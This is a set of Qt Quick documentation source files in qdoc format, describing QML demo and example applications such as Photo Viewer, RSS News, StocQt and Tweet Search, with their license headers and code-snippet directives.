`** $QT_BEGIN_LICENSE:FDL$`

`** Commercial License Usage`

`** Licensees holding valid commercial Qt licenses may use this file in`

`** accordance with the commercial license agreement provided with the`

`** Software or, alternatively, in accordance with the terms contained in`

`** a written agreement between you and Digia. For licensing terms and`

`** conditions see http://qt.digia.com/licensing. For further information`

`** use the contact form at http://qt.digia.com/contact-us.`

`**`

`** GNU Free Documentation License Usage`

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - Photo Viewer

\ingroup qtquickdemos

\example demos/photoviewer

\brief A QML photo viewer that that uses XmlListModel and XmlRole to  
download Flickr feeds, and Package to display the photos in different views.

\image qtquick-demo-photoviewer-small.png

\e{Photo Viewer} demonstrates the following \l{Qt Quick} features:

\list

\li Using custom types to create screens and screen controls.

\li Using Qt Quick Controls to create an application window.

\li Using the \l Package type with a \l DelegateModel to provide

delegates with a shared context to multiple views.

- \li Using XML list models to download Flickr feeds.

- \li Using the \l Flipable type to create labels with different text on the front and back.

- \li Using the PathView, \l Path, PathAttribute, and PathLine types to lay out photos on a path.

- \li Providing feedback to users while data is loading.

- \li Localizing applications.

\endlist

\include examples-run.qdocinc

## \section1 Using Custom Types

In the Photo Viewer app, we use the following custom types that are each defined in a separate .qml file:

\list

- \li \c AlbumDelegate.qml

- \li \c BusyIndicator.qml

- \li \c Button.qml

- \li \c EditableButton.qml

- \li \c PhotoDelegate.qml

- \li \c ProgressBar.qml

- \li \c RssModel.qml

```
\li \c Tag.qml
```

```
\endlist
```

To use the custom types, we add an import statement to the main QML file, main.qml, that imports the folder called \c PhotoViewerCore where the types are located:

```
\quote fromfile demos/photoviewer/main.qml
```

```
\skipto PhotoViewerCore
```

```
\printuntil "
```

```
\section1 Creating the Main Window
```

In main.qml, we use the ApplicationWindow Qt Quick Control to create the app main window:

```
\printuntil visible
```

We use a ListModel type with \l ListElement types to display photo albums:

```
\skipto ListModel
```

```
\printuntil Prague
```

```
\printuntil }
```

List elements are defined like other QML types except that they contain a

collection of \e role definitions instead of properties. Roles both define how the data is accessed and include the data itself. For each list element, we use the \c tag role to specify the photos to download.

A DelegateModel type is used together with the \l Package type to provide delegates to multiple views. The \c model property holds the model providing data for the delegate model and the \c delegate property specifies the template defining each item instantiated by a view:

```
\printuntil DelegateModel
```

We use a GridView type to lay out the albums as a grid:

```
\printuntil }
```

The \c model property references the package name \c album that we specify in AlbumDelegate.qml. We use the \l Package type to allow the photos to move between different views. The \l Package contains the named items \c browser, \c fullscreen, and \c album:

```
\quote fromfile demos/photoviewer/PhotoViewerCore/AlbumDelegate.qml
```

```
\skipto Package
```

```
\printuntil albumWrapper
```

The named items are used as the delegates by the views that reference the



special `DelegateModel::parts` property to select the model that provides the chosen delegate.

We use a `ListView` type to lay out albums in other views:

```
\quote from file demos/photoviewer/main.qml
```

```
\skipto ListView
```

```
\printuntil }
```

```
\skipto ListView
```

```
\printuntil }
```

```
\section1 Displaying Photos
```

We use the `PhotoDelegate` custom type that is specified in `PhotoDelegate.qml` to display photos. We use a `ListView` type to lay out the photos either in a stack, list, or a grid:

```
\quote from file demos/photoviewer/PhotoViewerCore/PhotoDelegate.qml
```

```
\skipto Package
```

```
\printuntil gridItem
```

The photos are rotated at random angles by using the `Math.random()` JavaScript method:

```
\printuntil stackItem
```

We use a `BorderImage` type to create borders for the images:

```
\printuntil border.left
```

```
\printuntil }
```

```
\section1 Downloading Flickr Feeds
```

In `AlbumDelegate.qml`, we use the `DelegateModel` to provide the `PhotoDelegate` delegate to the `RssModel` model:

```
\quotefromfile demos/photoviewer/PhotoViewerCore/AlbumDelegate.qml
```

```
\skipto DelegateModel
```

```
\printuntil RssModel
```

```
\printuntil }
```

In `RssModel.qml`, we use an `XmlListModel` type as a data source for `Package` objects to download photos from the selected feeds:

```
\quotefromfile demos/photoviewer/PhotoViewerCore/RssModel.qml
```

```
\skipto XmlListModel
```

```
\printuntil encodeTags
```

We use the `\c tags` custom property to specify which photos to download. The

`\c encodeTags` custom function uses the `\c encodeURIComponent` JavaScript

method to ensure that the requests to the server are correctly formatted.

We use the `\c source` property to fetch photos that have the specified tags attached from public Flickr feeds:

```
\printuntil namespaceDeclarations
```

The `\c query` property specifies that the `XmlListModel` generates a model item for each feed entry.

The `\c namespaceDeclarations` property specifies that the requested document uses the namespace `\c{http://www.w3.org/2005/Atom}`, which is declared as the default namespace.

We use the `XmlRole` type to specify the model item attributes. Each model item has the `\c title`, `\c content`, and `\c hq` attributes that match the values of the corresponding feed entry:

```
\printuntil hq
```

```
\section1 Creating Flipable Labels
```

When users select the `\b Edit` button, the album labels are flipped from their front side to their back side and the text on them changes from album name to `\b Remove`.

In AlbumDelegate.qml, we use the Tag custom type to specify the text to display on the front and back sides of album labels:

```
\quote fromfile demos/photoviewer/PhotoViewerCore/AlbumDelegate.qml
\skipto Tag
\printuntil onBackClicked
\printuntil }
```

The \c onTagChanged signal handler is used to change the tag based on which the model is populated. The \c onBackClicked signal handler is used to remove the album.

In Tag.qml, we use a \l Flipable type with custom properties and signals to create the labels:

```
\quote fromfile demos/photoviewer/PhotoViewerCore/Tag.qml
\skipto Flipable
\printuntil tagChanged
```

The \c front property holds the EditableButton custom type that enables users to edit the label text:

```
\printuntil onLabelChanged
\printuntil }
```

The `\c back` property holds the `\c Button` custom type that is used to remove the album:

```
\printuntil onClicked
```

```
\printuntil }
```

## `\section1 Laying out Photos on a Path`

In `AlbumDelegate.qml`, we use a `PathView` type to lay out the photos provided by the `\c visualModel.parts.stack` model on a path that has the form of a stack:

```
\quotefromfile demos/photoviewer/PhotoViewerCore/AlbumDelegate.qml
```

```
\skipto PathView
```

```
\printuntil 0.0
```

```
\printuntil }
```

```
\printuntil }
```

The `\c path` property holds the `\l Path` type that defines the path used by the `PathView`. The `PathAttribute` types are used to set a range of

`\c 0` to `\c 9999` for the `\c z` attribute. This way, the path creates a stack

of album photos. Because each `PhotoDelegate` is slightly rotated at a random angle, this results in a realistic-looking stack of photos.

## \section1 Providing Feedback to Users

We use a busy indicator and a progress bar to indicate activity while Flickr feeds and photos are being loaded.

In AlbumDelegate.qml, we use the \c BusyIndicator custom type and the \c on custom property to display a rotating image while the Flickr feed is being loaded:

```
\quote fromfile demos/photoviewer/PhotoViewerCore/AlbumDelegate.qml
\skipto BusyIndicator
\printuntil rssModel
\printuntil }
```

In PhotoDelegate.qml, we use them to indicate activity while a photo is being loaded:

```
\quote fromfile demos/photoviewer/PhotoViewerCore/PhotoDelegate.qml
\skipto BusyIndicator
\printuntil }
```

We define the \c BusyIndicator type in \c BusyIndicator.qml. We use an \l Image type to display an image and apply a NumberAnimation to its \c rotation property to rotate the image in an infinite loop:

```
\quotefromfile demos/photoviewer/PhotoViewerCore/BusyIndicator.qml
```

```
\skipto Image
```

```
\printuntil }
```

```
\printuntil }
```

In your apps, you can also use the BusyIndicator type from the

\l {Qt Quick Controls} module.

In main.qml, we use the \c ProgressBar custom type to indicate progress

while a high quality version of a photo is being opened on full screen:

```
\quotefromfile demos/photoviewer/main.qml
```

```
\skipto ProgressBar
```

```
\printuntil }
```

We define the \c ProgressBar type in \c ProgressBar.qml. We use a

\l Rectangle type to create the progress bar and apply a NumberAnimation to

its \c opacity property to change the color of the bar from black to white

as data loading proceeds:

```
\quotefromfile demos/photoviewer/PhotoViewerCore/ProgressBar.qml
```

```
\skipto Item
```

```
\printuntil /\^\/
```

In your apps, you can also use the ProgressBar type from the

\l {Qt Quick Controls} module.

## \section1 Localizing Applications

The example application is translated into German and French. The translated strings are loaded at runtime according to the current locale.

We use a \l Column type in main.qml to position buttons for adding and editing albums and exiting the application:

```
\quotefromfile demos/photoviewer/main.qml
```

```
\skipto Column
```

```
\printuntil quit()
```

```
\printuntil }
```

```
\printuntil }
```

We use the \l qsTr() command to mark the button labels translatable.

We use the \l lupdate tool to generate the translation source files and the \l lrelease tool to convert the translated strings to the QM files used by the application at runtime. These files are stored in the \c i18n directory.

To make the application aware of the translations, we add code to the \c main() function in the main.cpp file. The code creates a \l QTranslator



object, loads a translation according to the current locale at runtime, and  
installs the translator object into the application:

```
\quotefromfile demos/photoviewer/main.cpp
```

```
\skipto main
```

```
\printuntil app.installTranslator
```

```
\sa {QML Applications}
```

```
*/
```

```
rssnews.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

```
** conditions see http://qt.digia.com/licensing. For further information
```

```
** use the contact form at http://qt.digia.com/contact-us.
```

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - RSS News

\ingroup qtquickdemos

\example demos/rssnews

\brief A QML RSS news reader that uses XmlListModel and XmlRole to download

XML data, ListModel and ListElement to create a category list, and ListView

to display the data.

\image qtquick-demo-rssnews-small.png

\e{RSS News} demonstrates the following \l{Qt Quick} features:

\list

- \li Using custom types to create screens and screen controls.
- \li Using list models and list elements to represent data.
- \li Using XML list models to download XML data.
- \li Using list views to display data.
- \li Using the \l Component type to create a footer for the news item  
list view.
- \li Using the \l Image type to create a button for closing the app.

\endlist

\include examples-run.qdocinc

## \section1 Using Custom Types

In the RSS News app, we use the following custom types that are each defined in a separate .qml file:

- \li \c BusyIndicator.qml
- \li \c CategoryDelegate.qml
- \li \c NewsDelegate.qml
- \li \c RssFeeds.qml
- \li \c ScrollBar.qml

\endlist

To use the custom types, we add an import statement to the main QML file,

rssnews.qml that imports the folder called \c content where the types are located:

```
\quotefromfile demos/rssnews/rssnews.qml
```

```
\skipto content
```

```
\printuntil "
```

```
\section1 Creating the Main Window
```

In rssnews.qml, we use a \l{Rectangle} type with custom properties to create the app main window:

```
\printuntil isPortrait
```

We will use the custom properties later for loading XML data and for adjusting the screen layout depending on its orientation.

```
\section1 Creating a Category List
```

In rssnews.qml, we use the RssFeeds custom type that we specify in RssFeeds.qml to create a list of feed categories:

```
\skipto RssFeeds
```

```
\printuntil }
```

In RssFeeds.qml, we use a ListModel type with a ListElement type to create a category list where list elements represent feed categories:

```
\quotefromfile demos/rssnews/content/RssFeeds.qml
```

```
\skipto ListModel
```

```
\printuntil /\}/
```

List elements are defined like other QML types except that they contain a collection of \e role definitions instead of properties. Roles both define how the data is accessed and include the data itself.

For each list element, we use the \c name role to specify the category name, the \c feed role to specify the URL to load the data from, and the \c image role to display an image for the category.

In rssnews.qml, we use a ListView type to display the category list:

```
\quotefromfile demos/rssnews/rssnews.qml
```

```
\skipto ListView
```

```
\printuntil }
```

```
\printuntil }
```

To lay out the category list horizontally at the top of the window in portrait orientation and vertically on the left side in landscape orientation, we use the \c orientation property. Based on the orientation,

we bind either the width or the height of the list to a fixed value (`\c itemWidth`).

We use the `\c anchors.top` property to position the list view at the top of the screen in both orientations.

We use the `\c model` property to load XML data from the `\c rssFeeds` model, and `\c CategoryDelegate` as the delegate to instantiate each item in the list.

## `\section1 Creating List Elements`

In `CategoryDelegate.qml`, we use the `\l Rectangle` type with custom properties to create list elements:

```
\quotefromfile demos/rssnews/content/CategoryDelegate.qml
```

```
\skipto Rectangle
```

```
\printuntil selected
```

We set the `\c selected` property to the `\c ListView.isCurrentItem` attached property to specify that `\c selected` is `\c true` if `\c delegate` is the current item.

We use the `\l Image` type `\c source` property to display the image, centered in the delegate, specified for the list element by the `\c image` role in the

\c rssFeeds list model:

\skipto Image

\printuntil }

We use a \l Text type to add titles to list elements:

\printuntil Behavior

\printuntil }

We use the \c anchors property to position the title at the top of the list element, with a 20-pixel margin. We use \c font properties to adjust font size and text formatting.

We use the \c color property to brighten the text and to scale it slightly larger when the list item is the current item. By applying a \l Behavior to the property, we animate the actions of selecting and deselecting list items.

We use a MouseArea type to download XML data when users tap a category list element:

\skipto MouseArea

\printuntil }

\printuntil }

The `anchors.fill` property is set to `delegate` to enable users to tap anywhere within the list element.

We use the `onClicked` signal handler to load the XML data for the category list. If the tapped category is already current, the `reload()` function is called to reload the data.

## Downloading XML Data

In `rssnews.qml`, we use an `XmlListModel` type as a data source for `ListView` elements to display news items in the selected category:

```
\quotefromfile demos/rssnews/rssnews.qml
```

```
\skipto XmlListModel {
```

```
\printuntil namespaceDeclarations
```

We use the `source` property and the `window.currentFeed` custom property to fetch news items for the selected category.

The `query` property specifies that the `XmlListModel` generates a model item for each `<item>` in the XML document.

We use the `XmlRole` type to specify the model item attributes. Each model item has the `title`, `description`, `image`, `link`, and `pubDate`



attributes that match the values of the corresponding `<item>` in the XML document:

```
\printuntil pubDate
```

```
\printuntil }
```

We use the `<feedModel>` model in a `ListView` type to display the data:

```
\skipuntil ScrollBar
```

```
\skipto ListView
```

```
\printuntil }
```

```
\printuntil }
```

To list the news items below the category list in portrait orientation and to its right in landscape orientation, we use the `<isPortrait>` custom property to anchor the top of the news items list to the left of `<window>` and bottom of `<categories>` in portrait orientation and to the right of `<categories>` and bottom of `<window>` in landscape orientation.

We use the `<anchors.bottom>` property to anchor the bottom of the list view to the bottom of the window in both orientations.

In portrait orientation, we clip the painting of the news items to the bounding rectangle of the list view to avoid graphical artifacts when news items are scrolled over other items. In landscape, this is not required,

because the list spans the entire screen vertically.

We use the `\c model` property to load XML data from the `\c feedModel` model, and use `\c NewsDelegate` as the delegate to instantiate each item in the list.

In `NewsDelegate.qml`, we use a `\l Column` type to lay out the XML data:

```
\quotefromfile demos/rssnews/content/NewsDelegate.qml
```

```
\skipto Column
```

```
\printuntil spacing
```

Within the column, we use a `\l Row` and another column to position images and title text:

```
\skipto Row
```

```
\printuntil font.bold
```

```
\printuntil }
```

```
\printuntil }
```

We generate a textual representation of how long ago the item was posted using the `\c timeSinceEvent()` JavaScript function:

```
\printuntil }
```

```
\printuntil }
```

We use the `\c onLinkActivated` signal handler to open the URL in an external browser when users select the link.

## `\section1 Providing Feedback to Users`

In `CategoryDelegate.qml`, we use the `\c BusyIndicator` custom type to indicate activity while the XML data is being loaded:

```
\quotefromfile demos/rssnews/content/CategoryDelegate.qml
\skipto BusyIndicator
\printuntil }
```

We use the `\c scale` property to reduce the indicator size to `\c 0.8`. We bind the `\c visible` property to the `\c isCurrentItem` attached property of the `\c delegate` list view and `\c loading` property of the main window to display the indicator image when a category list item is the current item and XML data is being loaded.

We define the `\c BusyIndicator` type in `\c BusyIndicator.qml`. We use an `\l Image` type to display an image and apply a `NumberAnimation` to its `\c rotation` property to rotate the image in an infinite loop:

```
\quotefromfile demos/rssnews/content/BusyIndicator.qml
\skipto Image
```

```
\printuntil }
```

```
\printuntil }
```

In your apps, you can also use the `BusyIndicator` type from the `\l {Qt Quick Controls}` module.

## \section1 Creating Scroll Bars

In `rssnews.qml`, we use our own custom `\c ScrollBar` type to create scroll bars in the category and news item list views. In your apps, you can also use the `ScrollView` type from the `\l {Qt Quick Controls}` module.

First, we create a scroll bar in the category list view. We bind the `\c orientation` property to the `\c isPortrait` property and to the `\c Horizontal` value of the `\c Qt::Orientation` enum type to display a horizontal scroll bar in portrait orientation and to the `\c Vertical` value to display a vertical scroll bar in landscape orientation:

```
\quotefromfile demos/rssnews/rssnews.qml
```

```
\skipto ScrollBar
```

```
\printuntil }
```

Same as with the `\c categories` list view, we adjust the width and height of the scroll bar based on the `\c isPortrait` property.

We use the `\c scrollArea` property to display the scroll bar in the `\c categories` list view.

We use the `\c anchors.right` property to anchor the scroll bar to the right side of the category list.

```
\skipto ScrollBar  
\printuntil }
```

Second, we create another scroll bar in the news item list view. We want a vertical scroll bar to appear on the right side of the view regardless of screen orientation, so we can set the `\c width` property to `\c 8` and bind the `\c anchors.right` property to the `\c window.right` property. We use the `\c anchors.top` property to anchor the scroll bar top to the bottom of the category list in portrait orientation and to the top of the news item list in landscape orientation. We use the `\c anchors.bottom` property to anchor the scroll bar bottom to the list view bottom in both orientations.

We define the `\c ScrollBar` type in `\c ScrollBar.qml`. We use an `\l Item` type with custom properties to create a container for the scroll bar:

```
\quotefromfile demos/rssnews/content/ScrollBar.qml  
\skipto Item  
\printuntil opacity
```

We use a `BorderImage` type to display the scroll bar thumb at the x and y position that we calculate by using the `\c position()` function:

```
\skipto BorderImage
```

```
\printuntil height
```

```
\printuntil }
```

We use the `\c size` function to calculate the thumb width and height depending on the screen orientation.

We use `\c states` to make the scroll bar visible when the users move the scroll area:

```
\printuntil }
```

```
\printuntil }
```

We use `\c transitions` to apply a `NumberAnimation` to the `\c "opacity"` property when the state changes from "visible" to the default state:

```
\printuntil /^\\}/
```

```
\section1 Creating Footers
```

In `rssnews.qml`, we use a `\I Component` type with a `\I Rectangle` type to create a footer for the news list view:

```
\quotefromfile demos/rssnews/rssnews.qml
```

```
\skipto Component
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

We bind the `\c` width of the footer to the width of the component and the `\c` height to the of close button to align them when no news items are displayed.

```
\section1 Creating Buttons
```

In `rssnews.qml`, we use an `\l Image` type to create a simple push button that users can tap to close the app:

```
\printuntil Qt.quit()
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

We use `\c` anchors to position the close button in the top right corner of the news list view, with 4-pixel margins. Because the close button overlaps the category list in portrait orientation, we animate the `\c` opacity property to make the button almost fully transparent when users are

scrolling the category list.

We use the `\c onClicked` signal handler within a `MouseArea` to call the `\c quit()` function when users select the close button.

```
\sa {QML Applications}
```

```
*/
```

```
samegame.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

```
** conditions see http://qt.digia.com/licensing. For further information
```

```
** use the contact form at http://qt.digia.com/contact-us.
```

```
**
```

```
** GNU Free Documentation License Usage
```



\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - Same Game

\ingroup qtquickdemos

\example demos/samegame

\brief A QML implementation of the popular puzzle game by Kuniaki Moribe.

\e{Same Game} demonstrates a QML game with custom types and logic written in  
JavaScript. The game uses various \l{Qt Quick} features such as  
particles, animation, and loading images.

\image qtquick-demo-samegame-med-1.png

\image qtquick-demo-samegame-med-2.png

For more details about different parts of the example, see

\l{QML Advanced Tutorial}.

\include examples-run.qdocinc

\sa {QML Applications}

\*/

stocqt.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - StocQt

\ingroup qtquickdemos

\example demos/stocqt

\brief A configurable stock chart for the NASDAQ-100.

\image qtquick-demo-stocqt.png

The \e{StocQt} application presents a trend chart for the first stock in the list of NASDAQ-100 stocks maintained by it. It allows the user to choose another stock from the list, and fetches the required data for the selected stock by sending an \c XMLHttpRequest to <http://finance.yahoo.com>.

The application uses several custom types such as Button, CheckBox, StockChart, StockInfo, StockView, and so on. These types are used to present the stock data in a readable form and also let the user customize the trend chart. For example, the user can choose to view the yearly,

monthly, or daily trends in the stock price.

The application uses the `ObjectModel` type to access the two visual data models that it depends on.

```
\quotefromfile demos/stocqt/stocqt.qml
```

```
\skipto ListView
```

```
\printuntil id
```

```
\dots 8
```

```
\skipto model
```

```
\printuntil StockView
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

The `StockListView` model is a static data model listing the NASDAQ-100 stocks with basic information such as `stockId`, `name`, `value`, `change`, and so on. This data model is used by the application if the user wants to choose another stock from the list.

`StockView` is a complex data model that presents a trend chart for the selected stock. It uses another custom type, `StockChart`, which presents the graphical trend of the stock price using a `Canvas`. This data model is used for most of the time during the lifetime of the application.

```
\quote from file demos/stocqt/content/StockChart.qml
```

```
\skipto Rectangle
```

```
\printuntil height
```

```
\dots
```

```
\skipto Canvas
```

```
\printuntil id
```

```
\dots 8
```

```
\skipto onPaint
```

```
\printuntil /\^}\$/
```

To understand the application better, browse through its code using  
Qt Creator.

```
\include examples-run.qdocinc
```

```
\sa {QML Applications}
```

```
*/
```

```
tweetsearch.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - Tweet Search

\ingroup qtquickdemos

\example demos/tweetsearch

\brief A Twitter search client with 3D effects.

\image qtquick-demo-tweetsearch-med-1.png

\image qtquick-demo-tweetsearch-med-2.png

\e{Tweet Search} is a QML application that searches items posted to Twitter service using a number of query parameters. Search can be done for tweets from a specified user, a hashtag, or a search phrase.

The search result is a list of items showing the contents of the tweet as well as the name and image of the user who posted it. Hashtags, names and links in the content are clickable. Clicking on the image will flip the item to reveal more information.

\include examples-run.qdocinc

Tweet Search uses Twitter API v1.1 for running seaches.

\section1 Request Authentication

Each request must be authenticated on behalf of the application. For demonstration purposes, the application uses a hard-coded token for identifying itself to the Twitter service. However, this token is subject to rate limits for the number of requests as well as possible expiration.

If you are having authentication or rate limit problems running the

demo, obtain a set of application-specific tokens (consumer key and consumer secret) by registering a new application on <https://dev.twitter.com/apps>.

Type in the two token values in `TweetsModel.qml`:

`snippet demos/tweetsearch/content/TweetsModel.qml` auth tokens

Rebuild and run the demo.

## JSON Parsing

Search results are returned in JSON (JavaScript Object Notation) format. `TweetsModel` uses an `XMLHttpRequest` object to send an HTTP GET request, and calls `JSON.parse()` on the returned text string to convert it to a JavaScript object. Each object representing a tweet is then added to a `ListModel`:

`snippet demos/tweetsearch/content/TweetsModel.qml` requesting

`{QML Applications}`

\*/

`draganddrop.qdoc`

/\*\*\*\*\*\*



\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

```
/*!
```

```
\title Qt Quick Examples - Drag and Drop
```

```
\example draganddrop
```

```
\brief This is a collection of QML drag and drop examples
```

```
\image qml-draganddrop-example.png
```

```
\ingroup qtquickexamples
```

`\e{Drag and Drop}` is a collection of small QML examples relating to drag and drop functionality. For more information, visit the `\l{Drag and Drop}` page.

```
\include examples-run.qdocinc
```

```
\section1 Tiles
```

`\e` Tiles adds drag and drop to simple rectangles, which you can drag into a specific grid.

It has a `DragTile` component which uses a `MouseArea` to move an item when dragged:

```
\snippet draganddrop/tiles/DragTile.qml 0
```

```
\snippet draganddrop/tiles/DragTile.qml 1
```

And a `DropTile` component which the dragged tiles can be dropped onto:

\snippet draganddrop/tiles/DropTile.qml 0

The keys property of the DropArea will only allow an item with a matching key in its Drag.keys property to be dropped on it.

\section1 GridView

\e GridView adds drag and drop to a \l GridView, allowing you to reorder the list. It also uses a \l DelegateModel to move a delegate item to the position of another item it is dragged over.

\snippet draganddrop/views/gridview.qml 0

\snippet draganddrop/views/gridview.qml 1

\*/

externaldraganddrop.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/  
/\*!

\title Qt Quick Examples - externaldraganddrop

\example externaldraganddrop

\brief This is an example of drag-and-drop among QML applications.

\image qml-dnd2-example.png

\ingroup qtquickexamples

\e externaldraganddrop demonstrates how to perform drag and

drop with \l MouseArea and \l DropArea.

The example allows you to drag the text to other boxes, out of boxes into other applications, and from other applications into the boxes. Use the option or CTRL keys to copy rather than move text when dragging between boxes.

```
\include examples-run.qdocinc
```

```
*/
```

```
imageelements.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

```
** conditions see http://qt.digia.com/licensing. For further information
```

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Image Elements

\example imageelements

\brief This is a collection of QML examples relating to image types.

\image qml-imageelements-example.png

\ingroup qtquickexamples

